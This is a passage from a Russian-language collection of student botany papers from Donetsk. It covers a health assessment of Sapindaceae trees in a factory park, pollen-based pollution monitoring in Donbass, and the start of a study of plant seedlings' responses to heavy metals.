Annotation. The paper presents the results of the analysis of the structural features of the embryonic apparatuses (cotyledons, primary shoot, conduction (transport) system during the formation of vascular fibrous bundles and central cylinder, structure of pericarp tissues) of *Artemisia absinthium* L. under contrasting geochemical conditions in Donetsk (in a naturalized environment the buffer territory of the city and in the zone of influence of industrial emissions).

Keywords: Donetsk, embryology, ecological monitoring, phytoindication.

Strebylyanskaya E.V.

Scientific adviser: Safonov A.I. Ph.D., Head of the Department of Botany and Ecology
Donetsk National University
E-mail: kf.botan@donnu.ru

УДК 712.4(477.62)

ОЦЕНКА ЖИЗНЕННОГО СОСТОЯНИЯ ДРЕВЕСНЫХ РАСТЕНИЙ СЕМЕЙСТВА *SAPINDACEAE* JUSS. ЛЕНИНСКОГО РАЙОНА Г. ДОНЕЦКА

Тельных А.Э.

*Научный руководитель: Гридько О.А. к.б.н., доцент
ГОУ ВПО «ДОННУ»*

Аннотация. В работе проанализирована систематическая структура семейства Sapindaceae Juss., которое входит в состав зеленых насаждений общего пользования кондитерской фабрики ООО «ДОНКО». Дана биоморфологическая характеристика, оценено качественное состояние интродуцированных видов и сортов древесных растений.

Ключевые слова: древесные растения, интродукция, оценка.

Зелёные насаждения на урбанизированных территориях способствуют оптимизации микроклиматических и санитарно-гигиенических условий, используются для функциональной организации городского пространства и повышения художественной выразительности архитектурных ансамблей. Поэтому исследования урбанодеңдрофлоры, анализ видового состава насаждений и состояния культивируемых древесных пород, а также разработка ассортимента перспективных древесных растений

для введения в городские зелёные насаждения относятся к актуальным проблемам современности [1].

В городах сформировалась специфическая техногенная среда с постоянно возрастающей антропогенной нагрузкой на урбоэкосистемы, что приводит к значительной трансформации окружающей среды. Воздух в городах загрязнен пылью, аэрозолями, газами и дымом, поэтому снижение уровня токсичных веществ в воздухе и почве является важным направлением оптимизации городской среды. Поэтому в урбанизированной среде зелёные насаждения следует создавать только с участием наиболее адаптированных и выносливых древесных пород [2, 3].

Анализ зеленых насаждений проводился на территории парка кондитерской фабрики ООО «ДОНКО», расположенного в Ленинском районе г. Донецка по улице Кирова, 54-А. Он был открыт в 2007 году и в настоящее время занимает площадь 8318м² (0,008 км²). Парк выполняет рекреационную функцию и популярен для жителей района, так как дендрофлора участка представлена 16 видами из 7 родов, относящихся к 3 семействам отдела Pinophyta и 62 видами из 34 родов, относящихся к 18 семействам отдела Magnoliophyta [4-9]. Обращает на себя внимание сортовое разнообразие ассортимента хвойных и лиственных пород, представленного 13 сортами 9 видов отдела Pinophyta и 30 сортами 21 вида отдела Magnoliophyta [4-9].

Цель работы – оценить жизненное состояние интродуцированных древесных растений семейства Sapindaceae Juss. (Сапиндовые) в условиях городской среды Ленинского района г. Донецка.

Для достижения поставленной цели были поставлены такие задачи: проанализировать систематическую структуру семейства Sapindaceae; установить основные биологические свойства и дендрологические показатели видов и сортов оценить жизненное состояние древесных пород в структуре дендрофлоры обследованного участка.

Определение видового состава древесных насаждений проводили в течение 2020-2021 гг. маршрутно-визуальным методом. Виды определяли по характерным морфологическим видовым признакам [10], номенклатура таксонов приведена согласно электронной базе данных [11]. Распределение растений по срокам начала и завершения вегетации – в соответствии с классификацией П.И. Лапина [12]. Состояние древесных растений оценено по шкале С.В. Арестовой и Е.А. Арестовой [13], декоративность растений определена по шкале Н.В. Котеловой и Н.С. Гречко [14].

Анализ систематической структуры показал, что семейство Sapindaceae представлено – 3 видами и 4 сортами из родов *Acer* L. и *Aesculus* L.

Из древесных пород преобладают виды *Acer platanoides* L., небольшим количеством экземпляров (до 10) представлены *Acer platanoides* 'Globosum', единичными растениями представлены *Acer platanoides* 'Crimson King' и *Aesculus hippocastanum* L. 'Baumannii'.

Скорость роста является весьма важным свойством древесных растений. В обследованном насаждении все деревья являются быстрорастущими породами (с ежегодным приростом до 1 м). Высота лиственных пород семейства Сапиндовых в урбанизированных условиях не превышает 5 м, диаметр ствола не превышает 12 см, а максимальный обхват ствола – 45 см (табл. 1).

Таблица 1 – Основные дендрологические показатели видов и сортов семейства Sapindaceae Juss.

Вид	Урбанизированная среда* (растения на территории парка)		
	Высота растения, max-min, м	Диаметр ствола, M±m, см	Обхват ствола, M±m, см
<i>Acer platanoides</i> L.	4,5 – 5,0	11,8±1,39	45,0±4,09
<i>A. platanoides</i> L. 'Globosum'	2,5 – 3,5	9,0±0,81	34,9±2,72
<i>A. platanoides</i> L. 'Crimson King'	3,0 – 3,2	9,6±1,19	32,6±2,04
<i>A. pseudoplatanus</i> L. 'Leopoldii'	1,8 – 2,0	4,0	12,5
<i>Aesculus hippocastanum</i> L. 'Baumannii'	3,0 – 3,5	–	–

Примечания. M – среднее арифметическое ±m ошибка средней, max-min – максимальное и минимальное значение, – – данные отсутствуют, * – возраст деревьев 20-25 лет.

Окраска листьев является одним из основных средств при создании контрастных цветовых решений в парковых композициях [12]. По окраске листовых пластинок изученный ассортимент распределен на группы: матовая поверхность листа с зеленой окраской (*Acer platanoides*, *A. platanoides* 'Globosum', *Aesculus hippocastanum* 'Baumannii'), глянцевая поверхность листа с пурпурной (*Acer platanoides* 'Crimson King') и пестрой (*Acer pseudoplatanus* 'Leopoldii') окраской.

Проявление адаптационных возможностей растений в новых условиях произрастания выражается в соответствии сезонного ритма развития растений к природно-климатическим особенностям района интродукции [3]. Результаты фенологических наблюдений позволили отнести виды и сорта древесных растений семейства Sapindaceae к группе рано начинающие и рано оканчивающие вегетацию.

Декоративность видов и сортов древесных растений в течение вегетационного периода определяется сезонной окраской ствола и ветвей, листьев, цветков, плодов и их формой. Так, оценка декоративных качеств позволила распределить виды и сорта изученного семейства на 3 группы: I – растения сохраняют декоративный эффект в течение всего года за счет шаровидной формы кроны (*Acer platanoides* 'Globosum'); II – растения декоративны в период цветения (*Aesculus hippocastanum* 'Baumannii'); III – растения декоративны на протяжении периода вегетации за счет оригинальной окраски листовых пластинок (*Acer platanoides*, *A. platanoides* 'Crimson King' и *A. pseudoplatanus* 'Leopoldii').

Анализ приемов озеленения показал, что для создания оригинальных композиций из интродуцентов применены рядовые посадки из *Acer platanoides* и *A. platanoides* 'Globosum', а также солитеры из *Acer platanoides* 'Crimson King', *A. pseudoplatanus* 'Leopoldii' и *Aesculus hippocastanum* 'Baumannii'.

Известно, что на жизненный цикл древесных растений влияет множество факторов, способных как замедлить развитие (недостаток освещения, высокая плотность древостоя), так и ускорить процессы старения (загрязнения промышленными предприятиями, транспортом, рекреационные нагрузки) [14]. При проведении санитарно-гигиенической оценки насаждений учитывали санитарное состояние

растений, качество ствола и кроны, изменение окраски листовых пластинок, наличие и тип некрозов, наличие дефолиации, суховершинность, признаки отмирания ветвей по периферии кроны, морозобойные трещины, подопревшую кору, наличие плодовых тел грибов на стволе, явные признаки повреждения насекомыми [15].

Исходя из оценки внешних признаков, к растениям I степени, что соответствует высокому уровню жизненного состояния, нами отнесены *Acer platanoides* и *A. platanoides* 'Globosum' – растениям свойственны быстрые темпы роста и нормальное развитие, ствол растений нормально развит, без наклона и видимых повреждений, крона характерна для вида, заболевания и повреждения отсутствуют. К растениям II степени, соответственно с пониженной жизнестойкостью, нами отнесены *Acer platanoides* 'Crimson King', *A. pseudoplatanus* 'Leopoldii' и *Aesculus hippocastanum* 'Baumannii' – растениям свойственны незначительные дефекты, есть признаки повреждения ветвей и морозобойные трещины на стволах, имеется поражение энтомологическими вредителями.

В результате обследования территории насаждений общего пользования Ленинского района г. Донецка, нами проанализирована систематическая структура семейства *Sapindaceae*. Выявлены основные биологические свойства и дендрологические показатели видов и сортов, проведен анализ ритма сезонного развития интродуцированных растений и декоративности растений.

Таким образом, данный ассортимент является приспособленным к условиям антропогенных факторов городской среды, а виды и сорта растений являются универсальными и легкими в уходе. Регулярный мониторинг на основе базы данных о состоянии урбанофлоры имеет практическое значение и позволяет разработать мероприятия по сохранению и содержанию насаждений, а также дальнейшей оптимизации городской среды.

СПИСОК ЛИТЕРАТУРЫ

1. Авдеева Е.В. Рост и индикаторная роль зеленых насаждений в урбанизированной среде. Красноярск: СибГТУ, 2007. – 382 с.
2. Поляков А.К. Интродукция древесных растений в условиях техногенной среды. Донецк: Ноулидж, 2009. – 268 с.
3. Корниенко В.О. Оценка жизненного состояния древесных насаждений в условиях урбанизированной среды / В.О. Корниенко, С.А. Приходько, А.С. Яицкий // Современная наука: актуальные проблемы теории и практики. Серия: Естественные и технические науки. – 2020. – № 3-2. – С. 14-19.
4. Гридько О.А., Глухов А.З., Хархота Л.В. Разнообразие и состояние древесных насаждений ландшафтно-рекреационной зоны Ленинского района г. Донецка // Промышленная ботаника. – 2020. – Вып. 20, № 3. – С. 20–25.
5. Глухов А.З., Гридько О.А. Некоторые древесные интродуценты в озеленении города Донецка // Труды по интродукции и акклиматизации растений. – Вып. 1 / под ред. А.В. Федорова; УдмФИЦ УрО РАН. – Ижевск, 2021. – С.434–438.
6. Тельных А.Э., Гридько О.А. Биологические и декоративные качества кустарников урбанофлоры г. Донецка / Донецкие чтения 2019: образование, наука, инновации, культура и вызовы современности: Материалы IV Международной научной конференции (Донецк, 31 октября 2019 г.). – Том 2: Химико-биологические науки / под общей редакцией проф. С.В. Беспаловой. – Донецк: Изд-во ДонНУ, 2019. – С.282-285.
7. Тельных А.Э. Декоративные кустарники в системе насаждений общего пользования г. Донецка // Вестник студенческого научного общества ГОУ ВПО «Донецкий национальный университет». – Донецк: ДонНУ, 2020. – Вып. 12, том 1: Естественные науки. – С. 139-143.
8. Тельных А.Э., Гридько О.А. Древесные интродуценты в системе насаждений общего пользования Ленинского района г. Донецка / Донецкие чтения 2021: образование, наука, инновации, культура и вызовы современности: Материалы VI Международной научной конференции (Донецк, 26–27 октября 2021 г.). – Том 3: Биологические и медицинские науки, экология / под общей редакцией проф. С.В. Беспаловой. – Донецк: Изд-во ДонНУ, 2021. – С. 167-169.

9. Тельных А.Э., Гридько О.А. Хвойные в озеленении города Донецка / Охрана окружающей среды и рациональное использование природных ресурсов: сборник материалов XV Международной конференции аспирантов и обучающихся / ДОННТУ, ДонНУ. – Донецк: ГОУВПО «ДОННТУ», 2021. – С. 247-248.
10. Гридько О.А. Результаты инвентаризации зеленых насаждений Ленинского района г. Донецка // Донецкие чтения 2019: образование, наука, инновации, культура и вызовы современности: Материалы IV Международной научной конференции (Донецк, 31 октября 2019 г.). – Том 2: Химико-биологические науки / под общей редакцией проф. С.В. Беспаловой. – Донецк: Изд-во ДонНУ, 2019. – С. 209-211.
11. The Plant List. A working list of all plant species. [Электронный ресурс]. URL: <http://www.theplantlist.org/> (дата обращения: 10.12.2021).
12. Лапин П.И. Сезонный ритм развития древесных растений и его значение для интродукции // Бюл. Гл. ботан. сада. – 1967. – Вып. 65. – С. 13–18.
13. Арестова С.В., Арестова Е.А. Оценка адаптации интродуцированных древесно-кустарниковых растений в условиях Саратовского Поволжья (методические рекомендации). – Саратов, ФГБНУ «НИИСХ Юго-Востока», 2017. – 28 с.
14. Залесов С.В. Изучение перспективности древесных интродуцентов/ С.В. Залесов, Е.П. Платонов, Е.С. Залесова. – Электронный архив УГЛТУ, 2014 – С. 3-8.
15. Глухов А.З., Гридько О.А., Хархота Л.В. Экологические и ботанические методики исследования растений: справочное пособие. – Донецк: ДонНУ, 2019. – 189 с.

ASSESSMENT OF THE VITAL STATE OF WOODY PLANTS OF THE SAPINDACEAE FAMILY JUSS. LENINSKY DISTRICT OF DONETSK

Annotation. The paper analyzes the systematic structure of the Sapindaceae Juss. family, which is part of the green spaces of the general use of the confectionery factory LLC «DONKO». Biomorphological characteristics are given, the qualitative state of introduced species and varieties of woody plants is evaluated.

Keywords: woody plants, introduction, evaluation.

Telnykh A.E.

Scientific adviser: Grinko O.A. Ph.D. of Biological Sciences, associate professor
Donetsk National University
E-mail: telnykh1973@mail.ru

УДК 581.15 : 902.672 (477.60)

ИНДИКАЦИОННАЯ ЗНАЧИМОСТЬ ПАЛИНОЛОГИЧЕСКИХ ЭКСПЕРТИЗ ВИДОВ ВТОРИЧНОЙ ОСЕННЕЙ РЕВИТАЛИЗАЦИИ В ДОНБАССЕ

Ткаченко А.Н.

*Научные руководители: Сафонов А.И. к.б.н., зав. кафедрой
Нусупова А.Ж., старший преподаватель НАО «Северо-Казахстанский
университет им. М. Козыбаева», г. Петропавловск, Республика Казахстан*

Аннотация. Представлен информационный материал о состоянии пыльцевого материала в техногенно трансформированных экотопах Донбасса в осенний период 2021 года. Проведены палинологические изыскания таким образом, чтобы определить значимость пыльцевых методов в биодиагностике и проведении экологического мониторинга промышленного региона.

Ключевые слова: фитоиндикация, Донбасс, фитомониторинг, экологический мониторинг.

Техногенная и урбаногенная трансформация природных сред формирует условия, в которых нарушены естественные биогеохимические циклы, что ставит перед учеными задачу многостороннего мониторинга факторов возможной неблагоприятной

экологической ситуации [1–6]. Фитоиндикация является ключевым научным направлением кафедры ботаники экологии и работы студенческого научного общества биологического факультета [3, 7–12], что отражается в публикациях по тематике фитоиндикационного мониторинга [5, 8, 13–16] и ботанической экспертизы [17–22].

Цель работы – рассмотреть индикационную значимость палинологических экспертиз видов вторичной осенней ревитализации в Донбассе. Совокупность мониторинговых точек представлена на рисунке 1. Рисунок 2 содержит информацию о структуре пыльцевых зёрен модельного объекта исследования, рисунки 3 и 4 – о концентрации и дефектности пыльцевых зёрен.




Рисунок 1 – Мониторинговые точки работы автора по палинологии




Рисунок 2 – Скульптурная дифференциация пыльцевых зёрен *Taraxacum officinale*.
А – окрашивание йодом, Б – метиленовым синим (Б-1 – норма, Б-2,3 – опыт)




Рисунок 3 – Динамика изменения концентрации пыли в воздухе с 2019 по 2021 годы (обозначены зоны непосредственно сбора автором палинологического материала)




Рисунок 4 – Динамика изменения показателя степени дефектности (функционального критерия) пыли в воздухе с 2019 по 2021 годы (указаны объекты мониторинга автора)

Таким образом, в статье представлен информационный материал о состоянии пыльцевого агента в техногенно трансформированных экотопах Донбасса в осенний период до 2021 года; проведены палинологические изыскания таким образом, чтобы определить значимость пыльцевых методов в биодиагностике и проведении экологического мониторинга промышленного региона.

СПИСОК ЛИТЕРАТУРЫ

1. Yeprintsev S.A., Kurolap S.A., Komov I.V., Minnikov I.V, Monitoring of factors of ecological safety of urbanized territories' population (by example of settlements of Voronezh region // Life Science Journal. – 2013. – 10 (12 SPL.ISS.) – P. 846-848
2. Yeprintsev S.A. Technologies for creating geographic information resources for monitoring the socio-ecological conditions of cities // IOP Conference Series: Materials Science and Engineering. Electronic edition. – 2019. – P. 012012.
3. Бойко Н.В., Фесенко О.О., Медяник А.С. Палинографические результаты для некоторых фитоиндикаторов Донбасса // Вестник студенческого научного общества ГОУ ВПО "Донецкий национальный университет". – 2020. – Т. 1. – № 12. – С. 27-31.
4. Сафонов А.И. Идентификация некоторых родов астровых по палинологическим оттискам // Вестник Донецкого национального университета. Серия А: Естественные науки. – 2021. – № 3–4. – С. 96-100.
5. Сафонов А.И. Фитоиндикационная тематика в учебном процессе на кафедре ботаники и экологии Донну // Проблемы экологического образования в XXI веке: Труды V Международной научной конференции, Владимир, 25–27 ноября 2021 года. – Владимир: АРКАИМ, 2021. – С. 121-126.
6. Сафонов А.И. Коррекция фитоиндикационных критериев оценки среды в связи с микроклиматическими изменениями в Донбассе // Глобальные климатические изменения: региональные эффекты, модели, прогнозы: Материалы междунар. научн.-практич. конф. (г. Воронеж, 3-5 октября 2019 г.). Воронеж: Изд-во «Цифровая полиграфия», 2019. Том 2. – С. 166-167.
7. Мирненко Н.С. Спорово-пыльцевой метод в Донбассе на основе научных рекомендаций ученых России // Донецкие чтения 2017: Русский мир как цивилизационная основа научно-образовательного и культурного развития Донбасса: Матер. Междунар. научн. конф. (Донецк, 17-20 октября 2017 г.). – Том 2. – С. 97-99.
8. Калинина А.В. Фитоиндикационный мониторинг на отвалах угольных шахт г. Макеевки, внедрение данных в образовательную программу // Донецкие чтения 2017: Русский мир как цивилизационная основа научно-образовательного и культурного развития Донбасса: Матер. Междунар. науч. конф. (Донецк, 17-20 октября 2017 г.). Т. 2. – Донецк: Изд-во ДонНУ, 2017. – С. 80-82.
9. Гермонова Е.А. Визуализация микроклиматических изменений индикаторных признаков в локальных популяциях растений г. Донецка // Глобальные климатические изменения: региональные эффекты, модели, прогнозы: Материалы междунар. научн.-практич. конф. (Воронеж, 3-5 октября 2019 г.). Воронеж: Изд-во «Цифровая полиграфия», 2019. Том 2. С. 39–40.
10. Сафонов А.И. Эколого-палинологическая ситуация в Донбассе (2014-2020 гг.) // Проблемы экологии и охраны природы техногенного региона. – 2021. – № 1-2. – С. 32-38.
11. Сафонов А.И. Новые виды растений в экологическом мониторинге Донбасса // Вестник Донецкого национального университета. – Серия А: Естественные науки. – 2020. – № 1. – С. 96-100.
12. Сафонов А.И. Ботанико-экологические маркеры квантификации природных сред в Донбассе // Проблемы экологии и охраны природы техногенного региона. – 2020. – № 3-4. – С. 40-47.
13. Сафонов А.И. Тканевая диагностика эмбриональных структур фитоиндикаторов Донбасса // Вестник Донецкого национального университета. Серия А: Естественные науки. – 2020. – № 3-4. – С. 110–115.
14. Сафонов А.И. Перспективные фитоиндикаторы Донбасса для биотестирования // Экология родного края: проблемы и пути их решения: Матер. XV Всероссийской с междунар. участием научн.-практич. конф. (Киров, 18 мая 2020 г.). Т. Книга 1. – Киров: ВятГУ, 2020. – С. 161-163.
15. Сафонов А.И., Мирненко Н.С. Палинологический скрининг в мониторинговой программе Центрального Донбасса // Проблемы экологии и охраны природы техногенного региона. – 2019. – № 3-4. – С. 43-48.
16. Сафонов А.И. Сорно-рудеральная фракция урбанофлоры Донецкой агломерации как показатель трансформации локальных экосистем // Трансформация экосистем под воздействием природных и антропогенных факторов: Матер. Междунар. научн. конф. (Киров, 16-18 апреля 2019 г.). – Киров: ВятГУ, 2019. – С. 13-16.

17. Сафонов А.И., Захаренкова Н.С. Диагностика воздуха в г. Донецке по спектру скульптур поверхности пыльцы сорно-рудеральных видов растений // Проблемы экологии и охраны природы техногенного региона. – 2016. – № 1–2. – С. 18–24.
18. Глухов А.З. Состояние пыльцы *Tripleurospermum perforatum* (Merat) M. Laipz и *Cichorium intybus* L. при загрязнении почв тяжелыми металлами // Промышленная ботаника. 2001. Т 1. С. 84–87.
19. Сафонов А.И. Индикационная ботаническая экспертиза – основа экологического мониторинга в промышленном регионе // Проблемы экологии и охраны природы техногенного региона. – Донецк: – ДонНУ. – 2006. – № 6. – С. 19–31.
20. Safonov A. I. Initial screening of seed bank of phytoindicators of technogenic pressure on edaphotopes in Donbass // Проблемы экологии и охраны природы техногенного региона. 2010. № 1 (10). С. 92–96.
21. Киселева Д.В. Принципы создания шкал анатомо-морфологической пластичности фитоиндикаторов техногенного региона // Донецкие чтения 2016: Образование, наука и вызовы современности: матер. I Междунар. науч. конф. (Донецк, 16-18 мая 2016 г.). Т. 2. – Донецк: Изд-во ЮФУ, 2016. – С. 117-119.
22. Safonov A. Ecological scales of indicator plants in an industrial region // BIO Web Conf. – 2022.– Vol. 43. – 03002. – 8 p. <https://doi.org/10.1051/bioconf/20224303002>

INDICATION SIGNIFICANCE OF PALYNOLOGICAL EXAMINATIONS OF TYPES OF SECONDARY AUTUMN REVITALIZATION IN DONBASS

Annotation. Information material on the state of pollen material in the technogenically transformed ecotopes of Donbass in the autumn period of 2021 is presented. Palynological surveys were carried out in such a way as to determine the significance of pollen methods in biodiagnostics and environmental monitoring of an industrial region.

Keywords: phytoindication, Donbass, phytomonitoring, environmental monitoring.

Тkachenko A.N.

Scientific advisers:

Safonov A.I. Ph.D., Head of the Department of Botany and Ecology, Donetsk National University,

Nusupova A.Zh., Senior Lecturer, M. Kozybaev North-Kazakhstan University, Petropavlovsk, Kazakhstan

E-mail: kf.botan@donnu.ru

УДК 581.15 (477.60)

ПЕРВИЧНЫЕ РЕАКЦИИ ФИТОИНДИКАТОРА НА ЗАГРЯЗНЕНИЕ ПОЧВ ТЯЖЕЛЫМИ МЕТАЛЛАМИ ПРИ ПРОРАСТАНИИ

Турчанинова А.В.

*Научный руководитель: Сафонов А.И. к.б.н., зав. кафедрой
ГОУ ВПО «ДОННУ»*

Аннотация. В работе представлены результаты лабораторного анализа по установлению специфики первичной реакции растительного организма (семян дикорастущего вида-индикатора в Донбассе – *Berteroa incana* (L.) DC.) на действие разных тяжелых металлов (нитратные формы) и в градиенте токсической нагрузки при гистологическом анализе апикальной меристемы и деградации корневого чехлика. Все лабораторные данные проведены в систематизации уточнения эксперимента по реализации корневого теста.

Ключевые слова: фитотестирование, тяжелые металлы, экологический мониторинг, фитоиндикация.

Выделение специфики реакции разных фитоиндикаторов на разные загрязнители – общая задача нашего научного исследования [1]. В блоке смысловых нагрузок текущая работа сопряжена с эмбриональными структурами растений [2]. Технологии использования растений для оценки их качества и качественного состояния природных сред [3–7] также важны в реализации общей фитомониторинговой программы,

реализуемой в Центральном Донбассе [8–15], а также на других территориях России в рамках биохимических, токсикологических и агробиологических испытаний [16–18].

Цель работы – установить специфику первичной реакции растительного организма (семян дикорастущего вида-индикатора в Донбассе – *Berteroa incana* (L.) DC.) на действие разных тяжелых металлов (нитратные формы) и в градиенте токсической нагрузки (загрязнение кадмием) при гистологическом анализе апикальной меристемы и деградации корневого чехлика.

